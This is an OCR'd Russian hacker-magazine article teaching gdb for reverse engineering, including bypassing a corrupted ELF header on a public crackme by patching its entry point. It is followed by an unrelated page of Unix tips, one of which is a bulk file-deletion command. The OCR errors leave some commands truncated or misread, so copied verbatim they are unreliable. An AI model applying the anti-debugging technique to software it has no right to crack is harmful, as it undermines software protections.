Да-да, именно освоения! В отличие от soft-ice gdb основан на невизуальных концепциях и ориентирован на удобство работы, а совсем не на легкость освоения. В нем заложено столько возможностей, что их невозможно загнать в «прокрустово ложе» визуального интерфейса. По количеству органов управления gdb сравним разве что с истребителем, и прежде, чем эта махина тронется с места, приходится прошерстить сотни страниц документации, отказаться от всех прежних привычек и понятий, вывернуть сознание наизнанку и сойти с ума. Зато потом soft-ice покажется жалкой поделкой, на которую невозможно смотреть без содрогания.

Эта статья — не пересказ документации по gdb, не руководство по командам и не структурированное описание основных возможностей gdb, адаптированное под хакерские цели. Я буду забегать вперед, пускаться в длинные отступления, ходить кругами и возвращаться обратно, но... по-другому говорить о gdb просто не получается.

Все графические приблуды (типа Data Display Debugger) идут в топку, поскольку дискредитируют философию интерактивной отладки и превращают gdb в некоторое подобие морской свинки, к тому же gdb имеет свою собственную встроенную «морду» (GDB Text User Interface), вызываемую ключом '-tui' командной строки и ориентированную преимущественно на отладку приложений с исходными текстами. Правда, для хакеров она практически бесполезна.


Подготовка к отладке

Загрузка исполняемых файлов в отладчик обычно осуществляется заданием их имени (при необходимости — с путем) в командной строке. При этом полезно указывать ключ '-quiet' (или сокращенно '-q') для подавления надоедливого копирайта.

```
# gdb -q gdb-demo
```

Для передачи программе аргументов используй ключ '--args', за которым следует имя отлаживаемого файла с его аргументами (обработка ключей gdb при этом прекращается, поэтому '--args' должен стоять последним в строке).





› [собственная интерактивная «морда» отладчика gdb]

› Официальный сайт отладчика gdb

gdb -q --args gdb-demo arg1 arg2...argN

При желании отлаживаемый файл можно загрузить непосредственно из отладчика командой «file»:

```
# gdb -q
(gdb) file gdb-demo
Reading symbols from gdb-demo...done
```

Внимание! В отличие от soft-ice/turbo-debugger/ollydbg и прочих windows-отладчиков в gdb программа после загрузки еще не готова к работе. Она не имеет регистрового контекста, и поэтому команды трассировки нам недоступны, однако мы можем устанавливать точки останова внутри программы (не на библиотечные функции), просматривать/модифицировать память, дизассемблировать код и т.д.

Обычно первым (разумным) действием после загрузки является установка брейкпоинта на функцию main (главную функцию языка Си) или _start — точку входа в программу, что осуществляется командой «tb адрес/имя», устанавливающей «одноразовую» точку останова, после чего можно смело запускать программу командой «run» (или «r»), зная, что отладчик «всплывет» в заданном месте.

```
# gdb -q gdb-demo
(gdb) tb main
Breakpoint 1 at 0x8048473
(gdb) r
Starting program: /home/kpnc/gdb/gdb-demo
0x08048473 in main ()
```

Загрузка исполняемых файлов без символьной информации

Если символьная информация отсутствует (например, была отрезана утилитой strip, как очень часто и бывает), то установка точек останова на _start/main невозможна, и мы должны указать отладчику «физический» адрес точки входа, который можно получить, например, при помощи утилиты objdump, запущенной с ключом '-f':

```
# strip gdb-demo
# objdump -f gdb-demo
gdb-demo: O : i386, EXEC_P, HAS_SYMS, D_PAGED
архитектура: i386, флаги 0x00000112:
EXEC_P, HAS_SYMS, D_PAGED
начальный адрес 0x08048300
```

Здесь установка точки останова на main проваливается, так как символьной информации нет. Отладчик предлагает установить ее позднее, но мы от этой идеи отказываемся, поскольку такой символ никогда не станет доступен.

```
# gdb -q gdb-demo
(no debugging symbols found)...
(gdb) b main
Function "main" not defined.
Make breakpoint pending on future shared library load?
(y or [n]) n
```

А вот установка брейкпоинта по непосредственному адресу проходит успешно:

```
(gdb) tb *0x8048300
Breakpoint 1 at 0x8048300
(gdb) r
Starting program: /home/kpnc/gdb/gdb-demo
(no debugging symbols found)...
0x08048300 in ?? ()
```

Подключение к уже запущенному процессу

Если процесс, который необходимо отлаживать, уже запущен, к нему можно подключиться, указав его идентификатор вместе с ключом '-pid' в командной строке, либо воспользовавшись командой «attach идентификатор» непосредственно из самого отладчика. Отсоединиться от процесса можно либо командой «detach» (запущенной без аргументов) или же выходом из отладчика по команде «quit» (или «q»). После отсоединения процесс продолжает свою работу в нормальном режиме, а если его необходимо завершить, то на помощь приходит команда «kill», убивающая текущий отлаживаемый процесс. Далее приведу пример сеанса работы.

Запрашиваем PID подопытной программы:

```
# ps -a | grep gdb_demo
PID     TTY     TIME      CMD
8189    pts/7   00:00:00  gdb_demo
```

Подключаемся к уже запущенному процессу через командную строку:

```
# gdb -q -pid 8189
Attaching to process 8189
Reading symbols from /home/kpnc/gdb/gdb_demo...done.
Reading symbols from /lib/libc.so.6...done.
Reading symbols from /lib/ld-linux.so.2...done.
0x400f2ab8 in read () from /lib/libc.so.6
(gdb)
```

Вот так можно подключиться к уже запущенному процессу командой «attach»:

```
# gdb -q
(gdb) attach 8189
Attaching to process 8189
(gdb)
```

Загрузка программ с потрепанными заголовками

Если заголовок elf-файла умышленно искажен (смотри статью «Капитуляция защитных механизмов», опубликованную в январском «Хакере» за 2006 год), то gdb наотрез отка-

```
Hiew: tiny-crackme
 tiny-crackme          ↓FRO --------        a32 ELF.00200008|Hiew 7.10 (c)SEN
.00200000: 7F45        jg      .000200047  ---↓ (1)
.00200002: 4C          dec     esp
.00200003: 46          inc     esi
.00200004: 0101        add     [ecx],eax
.00200006: 0100        add     [eax],eax
.00200008: EBFE        jmps    .000200008  ---↑ (2)
.0020000A: E931000000  jmp     .000200040  ---↓ (3)
.0020000F: 0002        add     [edx],al
.00200011: 0003        add     [ebx],al
```

> Зацикливание программы в hiew'е

жется его загружать. Пример такого файла можно найти на www.crackmes.de/users/yanisto/tiny_crackme/.

Выход: циклим elf в точке входа, запускаем и подключаемся к процессу командой «attach» (или «gdb-pid идентификатор»), а после попадания в отладчик восстанавливаем оригинальные байты и приступаем к трассировке в обычном режиме. Покажем, как это осуществить на практике.

Загружаем tiny-crackme в любой hex-редактор (например, в hte или hiew), переходим в точку входа (в hiew'e это осуществляется нажатием <ENTER> (для перехода в hex-режим), <F8> [header], <F5> [entry]). Запоминаем (записываем на бумажку) содержимое двух байт под курсором (в нашем случае они равны B3h 2Ah) и заменяем их на EBh FEh, что соответствует инструкции «jumps $».

Сохраняем изменения, запускаем файл, определяем его pid, подключаем к процессу отладчик. На этот раз gdb хоть и ругается на неверный формат, но все-таки подключается к процессу, предоставляя нам полную свободу действий. Но прежде, чем начать трассировку, необходимо расциклить файл, вернув пару байт из точки входа на место.

Модификация памяти (регистров и переменных) осуществляется командой «set». Для примера запускаем зацикленный tiny-crackme:

```
# ./tiny-crackme
```

Переходим на соседнюю консоль и выполняем команду для определения уникального идентификатора процесса:

```
# ps -a | grep tiny-crackme
PID     TTY     TIME      CMD
13414   pts/7   00:00:03  tiny-crackme
```

Отладчик ругается на неверный формат файла, но все-таки позволяет присоединиться к требуемому процессу:

```
# gdb -q
(gdb) attach 13414
Attaching to process 13414
"/home/kpnc/gdb/tiny-crackme": not in executable format:
File format not recognized
```

Теперь нам под силу восстановить оригинальные байты командой «set»:

```
(gdb) set *(unsigned char*)$pc = 0xB3
(gdb) set *(unsigned char*)($pc+1) = 0x2A
```

Здесь «$pc» (с учетом регистра!) — условное обозначение регистра-счетчика команд (program count), а «*(unsigned char*)» — явное преобразование типа, без которого gdb ни за что не сможет определить размер записываемой ячейки. Это довольно длинная конструкция, и у нас возникает естественное желание ее сократить.

Отладчик помнит историю команд, и, чтобы не вводить уже введенную команду, достаточно нажать «стрелку вверх» и отредактировать строку. В нашем случае — заменить «$pc = 0xB3» на «($pc+1) = 0x2A». Уже короче, но все равно недостаточно. Примечание: по умолчанию gdb не сохраняет историю команд, и она действительна только в пределах одного сеанса. Чтобы задействовать автоматическое сохранение, следует набрать «set history save on» и при необходимости занести эту последовательность в ~/.gdbinit.

И вот тут мы подходим к одному из главных преимуществ gdb над soft-ice. Отладчик gdb неограниченно расширяемый и поддерживаемый продвинутый интерпретатор, позволяющий объявлять свои переменные, начинающиеся со знака «$», с которыми можно делать все, что душе угодно.

Улучшенный вариант восстановления ячеек памяти с использованием переменной $i выглядит так:

```
(gdb) set $i = $pc
(gdb) set *(unsigned char*)$i++ = 0xB3
(gdb) set *(unsigned char*)$i++ = 0x2A
```

Здесь после ввода «set *(unsigned char*)$i++ = 0xB3» мы нажимаем «стрелку вверх» и всего лишь меняем 0xB3 на 0x2A (переменная $i увеличивается сама), что намного короче, но все равно длинно и нудно.

А теперь с помощью «define» объявим свою собственную команду dd, которая будет записывать байт по указанному адресу:

```
(gdb) define dd
type command for definition of "dd".
end with a line saying just "end".
>set *(unsigned char*) $arg0 = $arg1
>end
```

Обрати внимание, как gdb изменил тип приглашения («>»), когда началось определение команды! Закончив с вводом, мы говорим «end» — и новая команда добавляется в память gdb наряду со всеми остальными. Она принимает два аргумента $arg0 (адрес) и $arg1 (записываемый байт).

Теперь для восстановления байт в точке входа достаточно дать следующую последовательность команд:

```
(gdb) set $i = $pc
(gdb) dd $i++ 0xB3
(gdb) dd $i++ 0x2A
```


Внимание! Если написать «dd $pc++ 0xB3», то после выполнения команды регистр $pc увеличится на единицу, что никак не входит в наши планы!

Пользовательские команды существуют только на протяжении текущего сеанса, погибая при выходе из gdb, что очень плохо, однако мы можем загнать их в командный файл, к примеру, в n2k_cmd:

```
# vi n2k_cmd
define dd
set *(unsigned char*)$arg0 = $arg1
end
```

Загрузка подобного файла в память осуществляется командой «source имя_файла» (в нашем случае: «source n2k_cmd»), причем, поскольку gdb поддерживает автодополнение ввода, свойственное практически всем командным интерпретаторам, совершенно не обязательно выписывать «source» целиком. Достаточно набрать «so» и нажать <TAB>. Отладчик самостоятельно допишет остальное. Если существует несколько команд, начинающихся с «so», то вместо автозавершения раздастся мерзкий писк, сигнализирующий о неоднозначности. Повторное нажатие <TAB>'а приводит к выводу всех возможных вариантов.

Создавая свои собственные команды, загружаемые из ~/.gdbinit или вручную, мы не только обеспечиваем комфортную работу, но и увеличиваем производительность труда! Те, кто обвиняет gdb в неудобстве, просто не умеют затачивать его под себя, но мы умеем! Кстати, сейчас как раз настало время, чтобы что-нибудь заточить.



Родная стихия профессионалов

Просмотр используемых версий gdb и gcc

Прежде чем начинать трассировку

В отличие от soft-ice (и даже debug.com!) gdb не показывает мнемоники машинных инструкций при трассировке, если его об этом не просят, что сильно смущает новичков, но идеологически так правильнее. Отобразить машинную команду по заданному адресу можно с помощью команды «x/i адрес», например:

```
(gdb) x/i 0x200008
0x200008:    jmp 0x200008
```

Вместо адреса можно использовать любое другое выражение, переменную или регистр (если регистры доступны), однако отлаживать программу в таком режиме крайне неудобно и лучше задействовать режим автоматического отображения, определяемый командой «display».

Режим автоматического отображения позволяет выводить значение любого выражения, регистра, ячейки памяти, машинной инструкции при каждой остановке gdb (например, при пошаговом выполнении). Команда «display/i $pc», которую достаточно дать один раз за весь сеанс, будет отображать одну машинную инструкцию под $pc за раз, но это не очень удобно, и на практике постоянно возникает необходимость узнать, какая же инструкция следует за выполняемой. Я обычно вывожу по три инструкции за раз и вполне этим доволен:

```
(gdb) display/3i $pc
1: x/3i $pc
0x200008:    mov     $0x2a,%bl
0x20000a:    jmp     0x200040
0x20000f:    add     %al,(%edx)
(gdb) ni
0x0020000a in ?? ()
```

Для автоматического отображения значения регистров достаточно дать команду «display регистр», где регистр — $eax, $ebx, $ecx и т.д. Для регистра-указателя текущего положения стека существует специальное имя — $sp, которое можно использовать наравне с $esp (точно так же, как $pc <--> $eip). Автоматических отображений может быть создано сколько угодно, и любое из них всегда может быть удалено командой «undisplay n1 n2 .. nn», где nx — номер отображения, который можно узнать по команде «info display». Временно выключить отображение помогает команда «disable display n1 n 2 ... nn», а «enable display» включает обратно.

Переключение режима дизассемблирования

По умолчанию gdb использует синтаксис AT&T, но может выводить инструкции и в формате Intel. Для этого достаточно дать команду «set disassembly-flavor intel», а чтобы вернуться назад — «set disassembly-flavor att». Для наглядности сравним с предыдущим листингом.

```
(gdb) set disassembly-flavor intel
(gdb) display/3i $pc
1: x/3i $pc
0x200008:    mov     bl,0x2a
0x20000a:    jmp     0x200040
0x20000f:    add     BYTE PTR [edx],al
(gdb) ni
0x0020000a in ?? ()
```

Перенаправление ввода/вывода

По умолчанию gdb связывает со стандартным вводом/выводом отлаживаемой программы текущую консоль, в результате чего сообщения программы перемешиваются с сообщениями отладчика. Чтобы навести порядок, необходимо перенаправить ввод/вывод программы на отдельную консоль, что осуществляется командой «tty консоль». Открываем новую консоль, даем *nix-команду «tty» для определения ее имени (получаем, например, «/dev/ps/6»), возвращаемся к консоли отладчика и говорим:

```
(gdb) tty /dev/ps/6
```

Вывод выражения на экран

Для вывода выражений используется команда «print» (псевдоним «p»). Продемонстрируем некоторые ее возможности:

```
# gdb в качестве простейшего калькулятора
(gdb) p 2*2
$1 = 4
(gdb) p $1 + 3
$2 = 7

# вывод значения $sp
(gdb) p $sp
$3 = (void *) 0xbffffb40

# вывод ячейки, на которую указывает $sp в hex'e
(gdb) p/x *(unsigned int*) $sp
$4 = 0x1

# вывод ячейки, на которую указывает $sp в unsigned
dec-формате
(gdb) p/u *(unsigned int*) $sp
$5 = 1

# вывод содержимого ячейки в dec-формате (по умолчанию)
(gdb) p *0xbffffB3F
$6 = 256

# вывод содержимого ячейки в hex-формате
(gdb) p/x *0xbffffB3F
$7 = 0x100
```

Как видно, при каждом выводе значения «print» создает переменную, которую затем с успехом можно использовать в последующих выражениях. Также доступна функция «printf» со стандартным набором спецификаторов, она особенно удобна в командных файлах. Например, следующая запись выводит значение сразу трех регистров (обрати внимание на отсутствие круглых скобок вокруг нее!):

```
(gdb) printf "%x %x %x\n",$eax,$ebx,$ebx
```

Заключение

Мы успешно загрузили исполняемый файл внутрь gdb, вплотную приблизившись к трассировке. В следующей статье покажем, как работать с машинным кодом, устанавливать точки останова, изменять поток выполнения программы и делать много других удивительных вещей. Потенциал gdb только начинает раскрываться...



ЕВГЕНИЙ ЗОБНИН АКА J1M
/ J1M@LIST.RU /

Tips'n'tricks юниксоида

Полезные мелочи

Извлечение Video-ROM:

`# dd if=/dev/mem of=vgabios.bin skip=1536 count=128`

Быстро распечатать содержимое терминалки rxvt:

`Ctrl-PrintScreen или Shift-PrintScreen`

`ресурс: print-pipe: lpr`

Выделение пути двойным кликом в rxvt, где присутствует символ тильды (~):

`Rxvt*cutchars: "`'&()*,?@[]{|}`

Удаление всех файлов, кроме одного:

`# find -type f ! -name '*.tex' -delete`

Вот так можно проверить, кто занимает конкретный порт:

`# lsof -i TCP:6600`

Показать удаленные, но открытые файлы:

`# lsof +L1`

Утилита lsof понимает отрицания и регулярные выражения:

`# lsof -c '/post.*er/'`

`# lsof -i -u^root`

Чтобы завершить работу программы, работающей с каталогом /opt, выполняем:

`# kill `lsof -t /opt``

Регулировка громкости динамика при работе в консоли и иксах:

`# setterm -blength 0`

`# xset b off`

vim

Одновременное прокручивание нескольких окон в текстовом редакторе vim:

`:set scrollbind`

X Window

Ускорение мыши:

`-a`

Включить/выключить dpms:

`dpms/-dpms`

Не открывать порт для прослушивания:

`-nolisten`

Включение/выключение расширений:

`+extension name/-extension name`

Подключиться к другому хосту:

`-query hostname`

Послать широковещательное сообщение:

`-broadcast`

Использовать альтернативный конфиг:

`-config file`

Установка картинки на рабочий стол:

`# display -resize 1024x768! -window root wallpaper.jpg`

zsh

Удобный пошаговый мастер по настройке командного интерпретатора zsh:

`# autoload -Uz zsh-newuser-install`

`# zsh-newuser-install -f`

mplayer

DVD-устройство (по умолчанию используется /dev/dvd):

`-dvd-device /dev/hdd`

Покадровый просмотр:

`клавиша "."`

Переключение DVD-фильмов:

`dvd://1-10`

`клавиши "<", ">"`

Формирование испорченного заголовка:

`-idx`

Поменять аспект (4:3, 16:9, 2,35:1):

`-aspect X:Y`

Показывать различную статистику:

`-benchmark`

Начать с определенной позиции:

`-ss 01:10:00`

Использовать качественный кодек MAD для декодирования звука:

`# echo "ac=mad," >> ~/mplayer.config`

Посмотреть фильм в негативном отображении:

`# mplayer -vf eq2=1.0:-0.8 movie.avi`

mencoder

Кодирование в два прохода:

```
# mencoder -dvd 2 -ovc lavc -lavcopts vcodec=mpe
vpass=1 -oac copy -o movie.avi
# mencoder -dvd 2 -ovc lavc -lavcopts vcodec=mpe
vpass=2 -oac copy -o movie.avi
```

Установка битрейта (по дефолту 800):

`-ovc lavc -lavcopts vbitrate=1800`

Опции, улучшающие качество (за счет скорости):

`-ovc lavc -lavcopts v4mv:trell:keyint=150:mbd=2:cbp:mv0:preme=2:mpeg_quant`

Перемасштабирование:

`-vf scale=width:height`

Обрезание краев:

`-vf crop=w:h:x:y`

Исправление AVI-файлов с испорченными заголовками:

`# mencoder -idx input.avi -ovc copy -oac copy -o output.avi`

Кодирование только звука:

`-ovc frameno`

